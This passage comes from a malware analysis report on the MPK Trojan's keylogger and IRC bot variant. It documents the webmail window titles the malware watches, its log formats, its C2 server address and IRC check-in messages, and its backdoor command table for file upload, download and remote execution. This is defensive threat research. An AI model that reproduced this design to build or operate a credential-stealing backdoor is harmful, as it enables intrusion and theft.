Both MPK variants include key loggers that are extremely similar in functionality in addition to having the same strings used for headers within the key log file. The MPK IRC Bot monitors active application windows and writes the title of the open window along with the logged keystrokes to a file at “%temp%\Save.tmp”. The MPK Trojan also monitors specifically for windows that are likely to contain login forms for popular web-based email clients, such as titles that contain:

"Gmail -"
"Yahoo - login"
"Sign In -"
“Outlook.com -"

MPK will attempt to parse these window titles to identify the associated email address and record these to the log file using the following format:

/////////////
Mail Find <email address>
///////////

If the Trojan does not find the window titles associated with Gmail, Yahoo or Outlook, it saves the title to the "Save.tmp" file in the following format:

+++++++++++++
Window= <window title>
+++++++++++++


The major difference between the IRC variant and non-IRC variant of MPK is the C2 protocol used. The IRC variant creates a mutex named “mpk1” and attempts to connect to an IRC server at 45.58.37[.]142:6667. The MPK bot generates a random lowercase name and uses it to log into the IRC server. It then sends the following IRC commands:

NICK bxphzrjbxp
USER bxphzrjbxp bxphzrjbxp bxphzrjbxp bxphzrjbxp

To make sure it connected to the correct server, the Trojan checks for the message sent from the IRC server after the bot connects:

Welcome to the MpkNet IRC Network

The MPK bot does not join a specific IRC channel, instead sending private messages (PRIVMSG) to a user with the nick "mpk". After connecting to the IRC server, the MPK bot sends custom ping messages and provides an introduction via a “!Hello” message that contains the current logged in user of the infected host, if the user has administrator privileges, the hostname, the UUID of the system, and operating system version. Figure 7 shows the initial private messages sent from the MPK bot to the “mpk” account on the C2 server.



```
~bxphzrjbx@172.16.107.130 (127)
09:40 <bxphzrjbxp> !MpkPing <<mpk>>39170<<mpk>> <<mpk>>0<<mpk>>
09:40 <bxphzrjbxp> !Hello <<mpk>>95836<<mpk>>Administrator<<mpk>>0<<mpk>>
09:40 <bxphzrjbxp> !Hello <<mpk>>95836<<mpk>>Admin<<mpk>>1<<mpk>>
09:40 <bxphzrjbxp> !Hello <<mpk>>95836<<mpk>>yumyumpizza<<mpk>>2<<mpk>>
09:40 <bxphzrjbxp> !Hello <<mpk>>95836<<mpk>>E7324D56-200D-24A1-216C-FEDDEDAE8239<<mpk>>3<<mpk>>
09:40 <bxphzrjbxp> !Hello <<mpk>>95836<<mpk>>Windows XP<<mpk>>4<<mpk>>
09:40 <bxphzrjbxp> !MpkPing <<mpk>>06846<<mpk>> <<mpk>>0<<mpk>>
09:40 <bxphzrjbxp> !MpkPing <<mpk>>72513<<mpk>> <<mpk>>0<<mpk>>
09:40 <bxphzrjbxp> !MpkPing <<mpk>>51492<<mpk>> <<mpk>>0<<mpk>>
09:40 <bxphzrjbxp> !MpkPing <<mpk>>28069<<mpk>> <<mpk>>0<<mpk>>
 [09:43] [mpk(+i)] [2:127/bxphzrjbxp]                                    -- more --
[bxphzrjbxp]
```

Figure 7 Initial private messages sent from MPK to the IRC C2 server

The commands available within the MPK IRC bot are called via a jump table, rather than a switch statement used in the custom protocol variant of MPK. The IRC variant of MPK has a command set (Table 2) that makes this an effective backdoor Trojan, specifically allowing the actors to steal credentials from the targeted system via keylogging, to navigate and interact with the file system, to run arbitrary commands, and to download and execute additional tools on the system.

Command	Description
!Dir	Lists the contents of a specified directory
!Drives	Enumerates the storage drives attached to the system and their respective type.
!DeleteFile	Deletes a specified file
!NickChange	Changes the nickname that the Trojan uses to log into the C2 IRC server. Writes it to "nick435.tmp" for subsequent logins.
!ProcessList	List running processes, including their PID, parent PID, executable name and priority
!SendFileToServer	Uploads a specified file to the C2 server
!CaptureScreen	Takes a screenshot that it saves to a file and uploads to the C2 server.
!Hello	The Trojan introduces itself by sending the current username, if its an admin account or not, the computer name, the system UUID and the OS version.
!ProcessKill	Terminates a process based on PID
!RenameFileFolder	Renames a file or folder and returns a list of the containing folder to the C2 server.
!GetFileOfServer	Writes a file from the C2 server to a specified file

!ExecuteCommand	Uses the command prompt sub-process to execute commands and returns their results to the C2.
!ExeCuteFile	Executes a specified file using ShellExecuteA
!DeleteFileFolder	Deletes a file or a folder
!SendkeyLogToServer	Uploads the %TEMP%\Save.tmp file to the C2 server
!DeleteKeyloggerLog	Deletes the %TEMP%\Save.tmp file on the system

Table 2 Commands available within MPK IRC Bot